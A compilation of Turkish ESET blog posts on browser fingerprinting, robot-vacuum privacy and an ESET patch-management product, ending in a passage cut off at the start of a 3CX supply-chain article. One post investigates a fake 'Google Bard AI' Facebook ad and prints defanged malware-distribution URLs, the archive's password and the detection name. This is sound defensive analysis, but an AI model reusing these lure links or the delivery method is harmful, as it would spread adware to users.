Bu bilgiler, oturduğumuz yerden konforlu alışveriş yapmak için gerekli ancak veri ihlalleri açısından güvenlik riski halen vardır. Bu nedenle web siteleri ve müşteriler her zaman güvenlikle ilgili konulara karşı dikkatli olmalıdır. Gerçek şu ki, güvenlik önlemleri genellikle kullanıcıların işini zorlaştırır ve gizlilik endişesine neden olur. Belki de bunun tek istisnası, kullanıcıları izlemek ve güvenliğini sağlamak için gizliliğe daha az müdahale eden eşsiz bir yöntem olan tarayıcı parmak izidir. Ama bu varsayım doğru mudur?
## Tarayıcı parmak izi nedir?
Tarayıcı parmak izi, web sitelerinin kullandığınız web tarayıcıları, cihazlar, ekran çözünürlüğü, işletim sistemi, seçtiğiniz dil ya da konum ve diğer tarayıcı ayarları gibi verileri toplayabileceği bir yoldur. Bu veriler, web sitelerinin düzgün çalışması başta olmak üzere birçok amaçla kullanılmalıdır.
Aynı zamanda, etkinliklerini izlemek için bireysel web sitesi ziyaretçilerini tanımlamanın bir yoludur. Yukarıda belirtilen veriler ilk bakışta gereksiz, hatta belki de yararsız olarak görülebilse de bunun aksi doğrudur. Web siteleri bu verileri, reklamlarını ve kullanıcılarına sunacakları bilgileri kişiselleştirmek için kullanabilir.
## Şirket kazançları ve güvenlik için parmak izi
Online mağazalar başta olmak üzere web siteleri, davranışlarıyla ilgili veri elde etmek için kullanıcılarını tanımlamak ve izlemek amacıyla parmak izini kullanır. Örneğin bir online mağaza, göz attığınız ürünleri izleyebilir ve bir sonraki ziyaretinizde indirim teklif ederek sizi alım yapmaya teşvik edebilir.
Online bir mağaza, sık sık televizyon incelediğinizi fark edebilir. Daha sonra bu davranışı varsayılan konum ve cihazınızla eşleştirir. Böylece size belli bir marka ve indirim teklif edebilir ya da bazı durumlarda bazı ürünlerde fiyatı artırabilir veya düşürebilir.
Size, sizinle ilgili olduğunu düşündüğü içeriği sunan sosyal medya algoritması gibi çalışan bu yöntem, web sitesinde daha uzun süre kalmanızı ve nihayetinde satın almanızı teşvik eder.
Bunu da okuyun: [Onay kutusunun ötesinde: Bir gizlilik politikasını kabul etmeden önce nelere dikkat edilmelidir](https://www.eset.com/tr/blog/onay-kutusunun-otesinde-bir-gizlilik-politikasini-kabul-etmeden-once-nelere-dikkat-edilmelidir/)
Şimdiye kadar satış açısından değerlendirdik. Ancak web siteleri ve online mağazalar için çok önemli olan dolandırıcılığı önleme gibi güvenlik konuları da var. Güvenliği sağlamak için web siteleri ve mağazalar öncelikle, olağan dışı web sitesi erişim (farklı bir konumdan ve cihazdan bağlanma) uyarısı yaparak kullanıcıdan kendisini doğrulamasını isteyen parmak izi desteği isteyecek şekilde algılamayı iyileştirir.
Diyelim ki bir web sitesine genellikle Londra’da bir Wi-Fi bağlantısı kullanarak giriyorsunuz. Eğer aynı aktiviteyi Paris’te yapmak isterseniz web sitesi, yeniden bağlantı kurmak isteyen kişinin gerçekten siz olduğunu doğrulamak için kullanıcı bilgilerinizi yeniden girmenizi isteyecektir. E-posta hesabınıza yabancı bir ülkeden girmeye çalıştığınızda bu durumla karşılaşmışsınızdır.
Parmak izi aynı zamanda, her bağlantı her ziyarette farklı bir cihazdan gerçekleştirildiği için, IP saldırılarını da saptayabilir.
Online bir şirketin elinde ne kadar fazla veri varsa, sizi satın almaya teşvik etme ihtimali de o kadar fazladır. Ancak aynı zamanda güvenlik perspektifini de güçlü bir şekilde geliştirerek, hesabınıza gizli finansal veya kişisel bilgilerin kaydedilmiş olabileceği yetkisiz erişimi engeller. Ancak gizlilik açısından bakıldığında, çok fazla izleme yapıldığı anlamına gelmiyor mu?
## Gizlilik, daha az davetsiz izleme mi?
Özellikle Avrupa Birliği’nde GDPR’nin devreye girmesinden bu yana, insanlar artık bir web sitesini ilk kez ziyaret ettiklerinde, genellikle çerez izleme bilgilerini görüyorlar. Bunun yasal bir amacı vardır çünkü çerezler çevrimiçi aktivitenizi parmak iziyle benzer amaçlarla izler ama genelde biraz daha derine inerler. Bu nedenle AB, gizlilik söz konusu olduğunda müşterinin her zaman haklı olduğuna ve kişisel verilerinin diğer taraflara iletilmesi konusunda söz sahibi olmaları gerektiğine karar verdi.
Tarayıcı parmak izi ile izlemenin her zamanki çerez uygulamalarından farklı olup olmadığı sorulabilir. Yanıt evettir. Hatta o kadar etkilidir ki, tarayıcılarda ve VPN’lerde bile gizli modu atlatabilir ve dolandırıcıların eylemlerini gizlemelerini zorlaştırır.
Diğer izleme yöntemlerinin aksine tarayıcı parmak izi, belirli bir adı kullanıcının çevrimiçi etkinliğiyle ilişkilendirmez ve bu yanlıştır. Daha geniş anlamıyla parmak izi eşsiz **kişisel verileri** okumaz ya da toplamaz. Bu nedenle kişisel gizliliğinize daha az müdahale söz konusudur. En azından düşünmenizi istedikleri budur.
Cihazınız ya da bağlantınız teorik olarak IP adresinizle temsil edilir ve cihaz ayarlarınız ve bilgileriniz genelde kendi seçimlerinize göre şekillenir. Ancak halen web sitelerinin bildiği oldukça eşsiz bir cihaz tanıtıcınız var ve bazıları ziyaret ettiğiniz diğer web sitelerini ya da konumunuzu bile takip edebilir. Böylece kişisel veriler yerine **cihaz verileri** toplanır ve parmak izinin neden bu kadar yaygınlaştığı daha anlamlı hale gelir.
## Dijital parmak izi – Siz = Cihazınız
Yukarıda bahsedilen tüm bilgiler, cihazınızın temsil ettiği dijital bir parmak izinde bir araya gelir. Yani bir anlamda gizliliğiniz ihlal edilmiştir. Bu anlamda cihazınız sizi temsil eder. Yani parmak izi hayatınızı daha güvenli ve tarayıcınızı daha istikrarlı hale getirmekten fazlası için kullanılabilir.
Mozilla temsilcilerinin belirttiği gibi, ayarlar, eklentiler ya da yazı tipi ne kadar benzersiz olursa, sizi bulması o kadar kolaydır. Şirketler daha sonra bu verileri kullanabilir; bu tür bir izleme aylarca sürebileceğinden, daha fazla gizlilik bilincine sahip kişiler tarayıcı parmak izini engellemeyi seçer. Sunucu tarafından yapıldığı için, bir kişinin onu anlık bir kararla silmesi veya engellemesi daha zordur.
İlgileniyorsanız, bir web sitesinin sizin hakkınızda ne kadar veri okuyabileceğini gösteren çevrimiçi bir araç olan Am I Unique? ile tarayıcınızın parmak izini kontrol edin.
Parmak izini engelleyebileceğiniz bazı yöntemler şunlardır:
1. **İzlemeyi engelleyin –** Firefox ya da Tor gibi web tarayıcıları izlemeyi standart olarak engeller ama EFF’nin Privacy Badger ve uBlock Origin gibi eklentiler veya tarayıcı uzantıları da mevcuttur. Bunlar hem ek gizlilik sağlar hem de kötü amaçlı yazılımları engeller.
2. **Komut dosyalarını engelleyin** – JavaScript’i devre dışı bırakmak, izlemeyi önlemenin bir yoludur çünkü birçok izleyici sizi web sitelerinde izlemek için komut dosyaları kullanır. NoScript gibi bir uzantı buna yardımcı olabilir ancak komut dosyası engellemenin genellikle web sitelerini sorunlu ve kullanılamaz hale getirdiği için, bu bir değiş tokuştur.
3. **VPN kullanın** – Sanal bir gizlilik ağı olan VPN, bir web sitesine erişim sağlamadan önce sizi bir VPN sunucusuna bağlayarak IP adresinizi maskeler. Böylece IP adresiniz web sitesi tarafından bilinmez hale gelir. Ancak cihaz bilgileri toplanmaya devam eder, yani sorunun sadece bir kısmı çözülmüş olur.
4. **İzleme özelliğinin kapatılmasını isteyin –** bazı tarayıcılar ya da cihazlar “İzleme özelliğinin kapatılması” seçeneği sunar. Bu şekilde web sitelerine ve üçüncü taraflara bir uygulama ya da web sitesi ile olan kişisel etkileşimlerinizi paylaşmak istemediğinizi belirtmiş olursunuz.
Aynı zamanda daha fazla zarar görmeyi önlemek için güçlü bir siber güvenlik çözümü kullanmayı unutmayın. Elbette daha birçok yöntem var ama bunlar kendinizi nasıl koruyabileceğiniz konusunda fikir vermesi için sadece birkaçı.
Daha fazla bilgi edinmek için:
[İzlerinizi kapatın](https://coveryourtracks.eff.org/), İzleyicilerin tarayıcınızı nasıl görebildiğini öğrenin
Parmak izi hakkında [daha fazla bilgi](https://smartframe.io/blog/browser-fingerprinting-everything-you-need-to-know/)
Parmak izi takibi ve gizlilik hakkında [bir çalışma](https://coveryourtracks.eff.org/static/browser-uniqueness.pdf)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Parmak İzi, Siber Güvenlik
---
### [Robot süpürgeler tozla birlikte verinizi de mi topluyor?](https://antivirus.com.tr/robot-supurgeler-sadece-tozlari-mi-topluyor-yoksa-verilerinizi-de-mi/)
**Published:** Ağustos 16, 2023
**Author:** ESET
**Excerpt:** 2000'li yıllarda ilk modelin piyasaya çıkmasından bu yana, robot süpürgeler hızla gelişti. Fakat bunun bir bedeli var ve sadece para değil!
**Content:**
2000’li yıllarda ilk modelin piyasaya çıkmasından bu yana, robot süpürgeler hızla gelişti. Her köşeyi hızla temizleyebiliyorlar ve en son çıkan modeller uzun zamandır sorun çıkaran kablolar ve ayakkabı bağcıklarının üstesinden gelmeye çok yakın.
Yine de bunların bir bedeli var ve sadece paradan bahsetmiyoruz. Engellerle başa çıkmak için modern robot süpürgeler sensörler, GPS ve hatta kameralarla donatılmıştır! Tozları toplamak için güçlü araçlar kullanan akıllı süpürgeniz başka bir şeyi de toplar, kişisel verileriniz dahil!
[Tuvalette oturan bir kadının](https://www.technologyreview.com/2022/12/19/1065306/roomba-irobot-robot-vacuums-artificial-intelligence-training-data-privacy/) sızdırılan fotoğrafları gibi vakalar, robot süpürgenizin sizin hakkınızda ne kadar şey bildiği ve daha da önemlisi başka birine ne gönderdiği konusunda soru işaretleri yaratıyor.
## Robot süpürgeler sizin hakkınızda ne kadar şey biliyor?
İyi bilinen birkaç vaka bize bazı ipuçları verebilir.
2022 yılının başlarında MIT Technology Review, evlerde çekilmiş kişisel fotoğraflar ve düşük açılardan çekilmiş mahrem fotoğraflar elde etti. Yayına göre, bu fotoğraflar iRobot’un Roomba J7 serisinin bir geliştirme versiyonu tarafından çekildi.
Dünyanın en önde gelen robotik süpürge üreticilerinden iRobot, bu görüntülerin 2020 yılında ürün geliştirme sürecinin bir parçası olarak Roomba tarafından çekildiğini doğruladı.
Fotoğraflar Roomba tarafından çekildi ve daha sonra bunları yapay zekâ geliştirmek için kullanan ve nihayetinde iRobot’un daha fazla nesne ve engel tanıyarak ürünlerini geliştirmesine yardımcı olan Scale AI’ye gönderildi. Ne yazık ki bu vakada, Scale AI’ın bazı çalışanları gizlilik anlaşmalarına uymayarak elektrikli süpürgeler tarafından çekilen fotoğrafları sosyal medyadaki özel gruplarda paylaştılar.
## Bana evini göster, sana neye ihtiyacın olduğunu söyleyeyim.
Ağustos 2022’de Amazon, [iRobot’u satın alma niyetini açıkladı](https://techcrunch.com/2022/08/05/amazon-is-buying-irobot-for-1-7b/). Pazar rekabeti ve mahremiyete ilişkin düzenleyici kaygıların arttığı bir dönemde, bu anlaşma [Amazon tarafından hangi verilerin toplanabileceği ve bunların nasıl kullanılabileceği](https://www.businessinsider.com/amazon-empire-of-surveillance-leveraging-monopoly-power-tracking-purchases-2022-8) sorularını da beraberinde getirdi. Temmuz 2023’te Avrupa Komisyonu, anlaşmanın Amazon gibi bir şirkete Pazaryeri işinde büyük bir avantaj sağlayıp sağlamayacağını, yani toplanan görüntülerin organik satın alma önerilerini ve gerçek kişisel verilere dayalı daha iyi uyarlanmış reklamları iyileştirmek için kullanılıp kullanılamayacağını anlamak için anlaşmayla ilgili [resmi bir soruşturma ](https://www.reuters.com/markets/deals/amazons-irobot-deal-eu-antitrust-crosshairs-2023-07-06/)başlattığını[ duyurdu](https://www.reuters.com/markets/deals/amazons-irobot-deal-eu-antitrust-crosshairs-2023-07-06/).
Örneğin, robot süpürgeler belirlediğiniz temizlik programına göre günlük rutininizi öğrenebilir. Benzer şekilde, kaydedilmiş ev haritaları bir evin boyutunu ve tasarımını ortaya çıkarır, bu da gelir düzeylerini ve kişinin yaşam koşulları hakkında diğer bilgilerin ön görülmesine sebep olabilir. Ve elbette, bir veri sızıntısı, kim olduğunuzu ve nerede yaşadığınızı belirleme yolları da dahil olmak üzere, evinizin görüntülerini potansiyel olarak ortaya çıkarabilir.
## Robot süpürgeler Soğuk Savaş benzeri casusluk peşinde mi?
2020’de Singapur Ulusal Üniversitesi (NUS) ve Maryland Üniversitesi’nden (UMD) bilgisayar bilimcileri tarafından yürütülen araştırmada, Soğuk Savaş’tan bu yana kullanılmakta olan gizli dinleme tekniğinden esinlenilerek, robot süpürgelerin navigasyon sistemleri kullanıldı ve bunlar lazer mikrofonlara dönüştürüldü.
Bu şekilde, evinizin içinde elektrikli süpürge gibi bir nesneyle, oluşturulan basınç dalgalarına yanıt olarak üretilen titreşimlerdeki değişiklikleri kaydetmek mümkündür. Bu değişiklikler, nihayetinde, o odada gerçekleşen bir konuşmanın dinlenebilmesi için dönüştürülebilir.
Görsel saldırganların özel bir konuşmayı gizlice dinlemek için robot vakum sensörlerini uzaktan nasıl kullanabileceklerini göstermektedir
*Kaynaklar: Singapur Ulusal Üniversitesi, Maryland Üniversitesi.
## Bir akıllı cihaz ne kadar yetenekliyse, sizin hakkınızda o kadar çok şey bilir.
Robotik elektrikli süpürgelerin son versiyonları genellikle evinizin bir haritasını tutar ve bir akıllı telefon uygulaması aracılığıyla çalıştırılabilir. Bu modellerin çoğu, genellikle Amazon Alexa veya Google Assistant ile uyumlu sesle kontrol özelliğine de sahiptir. Akıllı özelliklerin çoğu kameralar, sensörler ve mikrofonlar aracılığı ile çalışır.
Gizlilik odaklı bir robot elektrikli süpürge istiyorsanız, jiroskopları ve ivmeölçerleri birleştiren atalet ölçümüne dayalı olanları gözden geçirin. Bu tür cihazlar çalışmak için kameralara, lazerlere veya haritalamaya ihtiyaç duymazlar. Dezavantajları ise üst düzey modellerinden daha az etkili hareket etmeleri ve evinizin bazı alanlarından tekrar tekrar geçebilmeleridir.
Elektrikli süpürge üzerinde telefon kontrolü söz konusu olduğunda, sesli kontrol yerine güvenli mobil uygulamalar kullanın.
## Verilerinizi nasıl koruyabilirsiniz? Yeni bir akıllı süpürge satın almadan önce dikkat etmeniz gereken noktalar.
- Bazı modeller uzaktan kumanda veya zamanlama gibi bazı özellikler olmadan çevrimdışı çalışabilir. Diğerlerinin ise üreticinin sunucusuna veri göndermemek üzere özel olarak ayarlanması gerekir.
- Robotun yatak odası veya banyo gibi belirli odalara girmesi de yasaklanabilir. Bu, ayarlar aracılığıyla veya sanal duvar bariyerleri kullanılarak yapılabilir.
- Yeni robot süpürgeyi satın almadan önce üreticisini de kontrol edin. Veri şifrelemeyi tercih eden ve robotun mobil uygulamalarına erişmek için iki faktörlü kimlik doğrulama gerektirenleri tercih edin.
- Mobil uygulama ve cihaz yazılımı için düzenli güncellemeler sunan bir üretici seçin.
- Her zaman satın aldığınız ürünün kullanım ömrünü ve ne kadar süreyle üretici desteği alacağını kontrol edin.
## Rahatlık için mahremiyetinizi takas eder misiniz?
Akıllı elektrikli süpürgelerin evrimi, insanların rahatlık için mahremiyeti takas etmesinin bir örneğidir. Akıllı cihazlarımız ne kadar yetenekli olurlarsa ve ne kadar çok veri toplamalarına izin verilirse, hayatlarımıza o kadar çok müdahale ederler; bu nedenle, herhangi bir akıllı cihazın mahremiyetinizi tamamen gizli tutma garantisi düşüktür.
Ancak, gizliliklerine ve veri korumalarına kolaylıktan daha fazla önem verenler için gözden uzak kalmanın en iyi yolu eski “aptal” cihazlara bağlı kalmaktır. Standart bir elektrikli süpürge kullanmak hafta sonu temizliğini bitirmek için daha fazla zaman gerektirebilir, ancak en azından tuvalette otururken fotoğrafınızı çekmeyecektir.
Bununla birlikte, robot süpürgeleri hala kaçınılamayacak kadar kullanışlı buluyorsanız, ayarları ve toplayabilecekleri veri noktaları konusunda seçici olmak, gizliliğiniz üzerinde bir miktar kontrol sahibi olmanın bir yoludur.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Siber Güvenlik
---
### [ESET PROTECT’e Güvenlik Açığı ve Yama Yönetimi özelliği eklendi](https://antivirus.com.tr/eset-protect-platformuna-guvenlik-acigi-ve-yama-yonetimi-ozelligini-ekliyoruz/)
**Published:** Ağustos 19, 2023
**Author:** ESET
**Excerpt:** Hemen her IT yöneticisinin bildiği gibi, güvenlik açığı ve yama yönetimi uğraşılması gereken en zaman alıcı görevlerden biridir. Gelin kolaylaştıralım...
**Content:**
Hemen her IT yöneticisinin bildiği gibi, güvenlik açığı ve yama yönetimi (Vulnerability & Patch Management) uğraşılması gereken en zaman alıcı görevlerden biridir. Üstelik giderek daha da zorlaşıyor. Çalışanların uzaktan çalışma isteğinin artması ve bulut hizmetlerinin giderek daha fazla benimsenmesi, saldırı yüzeyinin hiç olmadığı kadar çeşitlenmesine ve izlenmesinin zorlaşmasına neden oldu.
Ne yazık ki, kaynakların kısıtlı olduğu durumlarda, yamalama işlemleri genellikle ertelenmektedir. Ancak ekiplerin işin kolayına kaçmaması şarttır. Uygulamaların ve işletim sistemlerinin zamanında yamalanması, potansiyel olarak sorun oluşturabilecek güvenlik ihlallerinin önlenmesine yardımcı olmak için kritik önemini korumaktadır.
## **Güncellemeler gecikmeden uygulanıyor**
Ağlarındaki yamaların yönetimiyle uğraşan aşırı yüklü IT ekipleri, artık ESET PROTECT Complete ve ESET PROTECT Elite katmanlarında bulunan tam otomatik ESET Güvenlik Açığı ve Yama Yönetimi işlevinden yararlanabilir. İşletme açısından kritik yazılımların güncellemeleri de gecikme olmaksızın yüklenebilir. Yama ve güncellemelerin zamanında uygulanması, bir kuruluşun genel güvenlik duruşunu artırmak için oldukça önemlidir.
ESET Güvenlik Açığı ve Yama Yönetimi, işletmelerin gelişmiş önceliklendirme ve otomasyon tekniklerinden yararlanmasını sağlar. IT ekipleri istismar edilebilir güvenlik açıklarını ele almak için optimum tarama sıklıklarını ayarlayabilir ve bunları yama kurulumlarıyla senkronize etmek için kullanılabilir. Ayrıca, güvenlik açıkları önem derecelerine göre filtrelenebilir, böylece en önemli iş risklerini oluşturan güvenlik açıklarına öncelik verilebilir.
## **Altyapınızdaki kör noktaları kapatın
IT ortamının artan karmaşıklığı, çapraz işlevli ekipler arasındaki koordinasyonun bozulmasına, envanterde boşluklara ve tehdit ortamının bulanık bir görünümüne yol açıyor. Neyse ki destek elinizin altında. ESET Güvenlik Açığı ve Yama Yönetimi ile IT ekipleri birden fazla güvenlik ve yönetim görevini merkezileştirebilir ve otomatikleştirebilir. Böylece güncel bir envanter tutabilir ve daha önce var olan altyapıdaki kör noktaları kapatabilirler. Bu da işletmelerin sürekli gelişen tehdit ortamına karşı kendilerini daha iyi korumalarını ve GDPR, HIPAA ve PCI DSS gibi uyumluluklarını kolaylaştırmalarını sağlar.

## **Yeni bir süperstar
ESET Güvenlik Açığı ve Yama Yönetimi, ekibinize yeni katılan bir süperstar gibidir. Adobe Acrobat, Mozilla Firefox ve Zoom Client gibi binlerce popüler uygulamayı 35.000’den fazla yaygın güvenlik açığı ve maruziyet (CVE) için tarar. Güvenlik açıkları daha sonra maruz kalma puanı ve önem derecesine göre filtrelenebilir ve önceliklendirilebilir.
Tehdit ortamı geliştikçe biz de gelişiyoruz. ESET Güvenlik Açığı ve Yama Yönetimi envanteri, yama adı, uygulamanın sürümü, CVE, yama şiddeti ve etkilenen uygulamalarla sürekli olarak güncellenir. Bununla birlikte yamalar, işletmenin tercihine bağlı olarak gecikmeden otomatik olarak veya tanımlandıktan sonra manuel olarak başlatılabilir. Kuruluşlar, kritik varlıklara öncelik vererek ve kesintiyi önlemek için geri kalanını yoğun olmayan zamanlara planlayarak yama sürecini daha da basitleştirebilir.
## **Bütünleşik bir siber güvenlik platformu
ESET’in bütünleşik siber güvenlik platformu ESET PROTECT, tek pencereden merkezi görünürlük, yönetim ve içgörü sağlayan bir bulut konsoludur. Müşterilerimizin yararı düşünülerek oluşturulmuş basit, modüler, uyarlanabilir ve sürekli güncellenen bir çözümdür. ESET PROTECT Platform, dengeli ihlal önleme, tespit ve müdahale yeteneklerini sektör lideri yönetilen ve profesyonel hizmetlerimiz ve tehdit istihbaratımızla entegre eder. ESET PROTECT Platformunun beş kademesi bulunmaktadır:
- **ESET PROTECT Entry** – uç nokta koruması, sunucu güvenliği ve ESET PROTECT Cloud konsolunu içeren rekabetçi fiyatlandırmaya sahip giriş seviyesi bir çözüm.
- **ESET PROTECT Advanced** – gelişmiş tehdit savunma teknolojisi ve tam disk şifreleme ile birinci sınıf uç nokta koruma çözümü.
- **ESET PROTECT Complete** – yeni ESET Güvenlik Açığı ve Yama Yönetimi özelliği, bulut uygulama koruması ve siber riskleri en aza indirmek için posta güvenliği dahildir.
- **ESET PROTECT Elite** – daha fazla görünürlük sayesinde daha az siber risk. ESET Güvenlik Açığı ve Yama Yönetimi, ESET’in yerel genişletilmiş algılama ve yanıt (XDR) özelliği ve güçlü çok faktörlü kimlik doğrulama içerir.
- **ESET PROTECT MDR** – eksiksiz siber risk yönetimi, güçlü tehdit avcılığı ve çağrı üzerine birinci sınıf ESET uzmanlığı sağlayan kurumsal düzeyde bir çözümdür. ESET PROTECT MDR, ESET PROTECT Elite katmanının yeteneklerini ESET yönetilen güvenlik ve profesyonel hizmetleriyle birleştirir.
ESET PROTECT Platformu hakkında daha fazla bilgi için lütfen [buraya tıklayın](https://www.eset.com/tr/business/protect-platform/).
## **Maruziyetinizi azaltın**
IT ekipleri, hibrit çalışma çağında daha da zorlaşan sayısız görevle mücadele ederken ESET, siber güvenliğin karmaşıklığını azaltmaya yardımcı oluyor. Bu sayede zaman sıkıntısı çeken ekipler, iş açısından kritik diğer alanlara odaklanabiliyor. ESET PROTECT ile, IT ekipleri önleme, tespit ve müdahale işlevselliğinden yararlanırken, işletmelerinin yeni ve gelişmekte olan tehditlere maruz kalma riskini azaltmalarına yardımcı oluyoruz.
ESET PROTECT içindeki ESET Güvenlik Açığı ve Yama Yönetimi işlevi, kötü adamları uzak tutmaya yardımcı olmak için doğru şekilde yamalanmalarını sağlayarak sürekli gelişen tehdit ortamına ayak uydurmakta zorlanan işletmeleri daha iyi koruyabilir. Bu sadece saldırılara maruz kalmalarını en aza indirmeye yardımcı olmakla kalmaz, aynı zamanda giderek daha sıkı hale gelen siber güvenlik sigortası veya yasal gerekliliklere uyabilmelerini de sağlar. ESET Güvenlik Açığı ve Yama Yönetimi hakkında daha fazla bilgi edinmek için lütfen [buraya](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/) tıklayın.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
---
### [Sahte yapay zekâ botları kötü amaçlı yazılım nasıl indirtiyor?](https://antivirus.com.tr/bardin-hikayesi-sahte-yapay-zeka-botlari-nasil-kotu-amacli-yazilim-indirmeye-calisir/)
**Published:** Ağustos 24, 2023
**Author:** ESET
**Excerpt:** Yapay Zekâ yarışı hızlandı! Güncel gelişmeler ve olanaklardan anında haberdar olamayız, ancak yine de sansasyonel haberleri ilk ağızdan duymak isteriz.
**Content:**
*Yapay Zekâ yarışı hızlandı! Güncel gelişmeler ve olanaklardan anında haberdar olamayız, ancak yine de sansasyonel haberleri ilk ağızdan duymak isteriz. Siber suçluların altın çağı!*
Bugün, Facebook hesabımın sayfa akışına göz atarken, Google’ın yasal yapay zekâ aracı “Bard”ın en son sürümünü indirip denememi öneren “Google Bard AI” tarafından sunulan bir reklamla karşılaştım.
Reklamın linkinde herhangi bir Google referansı olmaması, aksine Google ya da Dublin, İrlanda’daki ofisleriyle herhangi bir bağlantısı olmayan rebrand.ly adresine yönlendirmesi bir an şaşırmama neden oldu. Bir internet devinin başka bir sağlayıcının hizmetlerini kullanması garip geldi ve merak duydum. Daha sonra reklam metnini yeniden okudum ve anadilim İngilizce olmasa da, kimsenin bu kafa karıştıran içeriği bir kez okuyarak anlayacağına inanmadım.
*Facebookta sahte reklamlar*
## “Botlar” mı dediniz?
Daha sonra, sahtekarlık olasılığına karşı ipuçları aramak için reklamın altındaki yorumlar bölümünü kontrol ettim, ancak (küçük) bir sürpriz vardı, herkes “uygulamayı” seviyor gibiydi. Genel olarak yalnızca “uygulama” için yorum yapılıyordu, bazıları Yapay Zekâyı övüyordu ama Google’dan hiç bahseden yoktu. Bazıları yorum bölümünde “5 yıldız” veriyordu. Her nasılsa, mucize denebilecek şekilde, yorumlardaki herkes uygulamayı aynı anda indirip test etmiş gibi görünüyordu ve yorumlarını tam olarak aynı anda yazıyorlardı – bu benim durumuma göre “6 saat önceydi” – ve bu durum şüphelerimi artırmıştı.
*Tüm yorumlar aynı anda mı yazıldı*
## İpuçlarını takip ediyoruz
Biraz daha araştırmak için güvenli bağlantıyı açmayı seçtim. Öncelikle, VirusTotal’de rebrandly bağlantısını kontrol ettim ve 90 satıcının üçü tarafından kötü niyetli olarak işaretlendiğini gördüm. Bu ilk göstergeydi, ancak kanıt sayılmazdı. Çünkü, yanlış değerlendirme olabilirdi.
Ben de detaya indim ve bağlantıyı anonim bir tarayıcı penceresinde açtım – bağlantı gerçek bir Google sitesine yönlendirdiği için mükemmel bir fikir olduğu ortaya çıktı – hxxps://sites.google.com/view/12345328?fbclid=IwAR2V87sG77nklWVC1tLS-R-fjrL\_nNNDhjtDorxKHkN56g8oNVV09Edjgwo
Tarayıcımda oturum açıp, özellikle de Chrome’daki Google hesabımla siteye erişiyor olsaydım, suçlular potansiyel olarak benim hakkımda istediğimden çok daha fazla bilgi edinebilirdi!
*İndirme sayfası*
Site, Google’ın bulut altyapısında barınıyor ancak Google ile kesinlikle bağlantılı değil ve Google tarafından desteklenmiyor. Burada meşru olmayan şeylerin varlığı ile ilgili birkaç ufak ipucu da vardı. Öncelikle, tarayıcı sekmesindeki sayfa başlığına bakalım: “Trang chủ“ (“ana sayfa“ ifadesinin Vietnamca karşılığı). Ayrıca, sitede içeriğinin anadili İngilizce olan veya profesyonel anlamda İngilizce konuşan biri tarafından hazırlanmadığı bir kez daha açık görünüyor. Bu, bu saldırının arkasındaki saldırganların Vietnam’da yerleşik olduğunu gösteriyor, ancak elbette bu hiçbir şekilde yeterli kanıt değil.
“İndir” düğmesi şu bağlantıya yönlendiriyor: hxxps://drive.google.com/u/0/uc?id=1sn-Lzt-2vJ\_i-6I9lkbGgr\_-IN2TVcA-&export=download – Saldırganlar için ucuz bir dağıtım aracı olmasına rağmen, saldırının Google tarafından resmi bir teklif olduğu yanılsamasını yaratmaya çalışan kişisel bir Google Drive alanı.
## Yapayını geçtim, zekâ bile yok
İndirilen dosya bir RAR arşiv dokümanı: GoogleAIUpdata.rar. Parola ile “korunduğu” için taranması veya VirusTotal’a yüklenmesi yarar sağlamaz. Bunun neden Google’dan gerçek bir indirme olup olmadığı merak edilebilir, diyorsunuz? Bu parola “koruması”, saldırganların kötü amaçlı yazılım tarayıcılarını geçmesinin yalnızca kolay bir yolu olarak işlev görür – başka bir şey değil. Arşivi indirme sayfasında verilen “789” şifresiyle açarsanız (paketini açmadan!), arşivin MSI (Microsoft Software Installer) biçiminde bir yükleyici içerdiğini göreceksiniz – Google Bard AI setup.msi . Neyse ki, 7-zip gibi arşivden çıkarma araçları, SHA-256 (ve diğer) dosya sağlama yapma seçeneği sunar; bunlar daha sonra, potansiyel olarak zararlı bir dosyayı açmaya gerek kalmadan VirusTotal’da tekrar aranabilir.
Dosyaya bakmak, bunun kötü niyetli bir saldırı olduğunun son kanıtıdır. 59 satıcıdan 26’sı, dosyayı kötü niyetli olarak işaretledi. ESET’in algılama adında biraz daha fazla bilgi vermesi de yardımcı oldu. JS/ExtenBro.Agent.EK (tarayıcı) ayarlarınızı değiştirmeye çalışır. Bir bulaşma olduktan sonra kurtulmak için belirli güvenlik satıcısı sitelerine erişimi önleyecek bir JavaScript aracısıdır. Ancak çoğunlukla, erişmeye çalıştığınız herhangi bir web sitesinde rahatsız edici ve istenmeyen reklamlar görüntüleyen ve kurbanın cihazında görüntülenen her reklamla para vaat eden reklam yazılımı (Adware) olarak saldırganlara hizmet eder.
## Sonuç
Yazıyı hazırlarken saldırı halen görünür haldeydi, ama saldırıyı ihbar ettim ve bunu yapan tek kişi de ben olmayacağım. Ne yazık ki, artık “meta AI” veya diğer sahte “Google AI” reklamları gibi başka örneklerle karşılaştığım için bu daha büyük bir saldırı olabilir gibi görünüyor. Sonuçta bu saldırı, daha da fazla para kazanmak için her zamankinden daha fazla sinir bozucu Adware yayan, mevcut ve devam eden AI aldatmacası ile “hızlı para” kazanmaya yönelik umutsuz bir girişim olarak kabul edilebilir. Bu kesinlikle başarılı bir saldırı değildir. Ancak ne yazık ki insanlar son teknolojilere sahip olmak umuduyla bu tür dolandırıcılıklara kanıyor. Bir diğer üzücü gerçek ise, Facebook ve Google gibi teknoloji devlerinin %100 temiz ve güvenli bir ortam sağlayacağına güvenemememizdir.
Umarım bu blog yazısı olasılıkları ve ipuçlarını belirleme, olası bir dolandırıcılık veya kötü amaçlı yazılım saldırısını pahalı araçlara ihtiyaç duymadan evden nasıl araştırılacağı konusunda biraz yardımcı olur.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yapay Zekâ
---
### [3CX tedarik zinciri saldırısından neler öğrendik?](https://antivirus.com.tr/bir-tedarik-zinciri-saldirisindan-kurtulmanin-ardindan-3cx-saldirisindan-neler-ogrendik/)
**Published:** Eylül 1, 2023
**Author:** ESET
**Excerpt:** 3CX tedarik zinciri saldırısı, kamuya açık olarak belgelenen ilk olay olarak tarihe geçti. Bu olaydan çıkaracağınız derslerle savunma stratejinizi güçlendirin.
**Content:**
3CX tedarik zinciri saldırısı, kamuya açık olarak belgelenen ilk olay olarak tarihe geçti. Bu olaydan çıkaracağınız derslerle savunma stratejinizi güçlendirin.
## **Tedarik zinciri saldırısının domino etkisi**
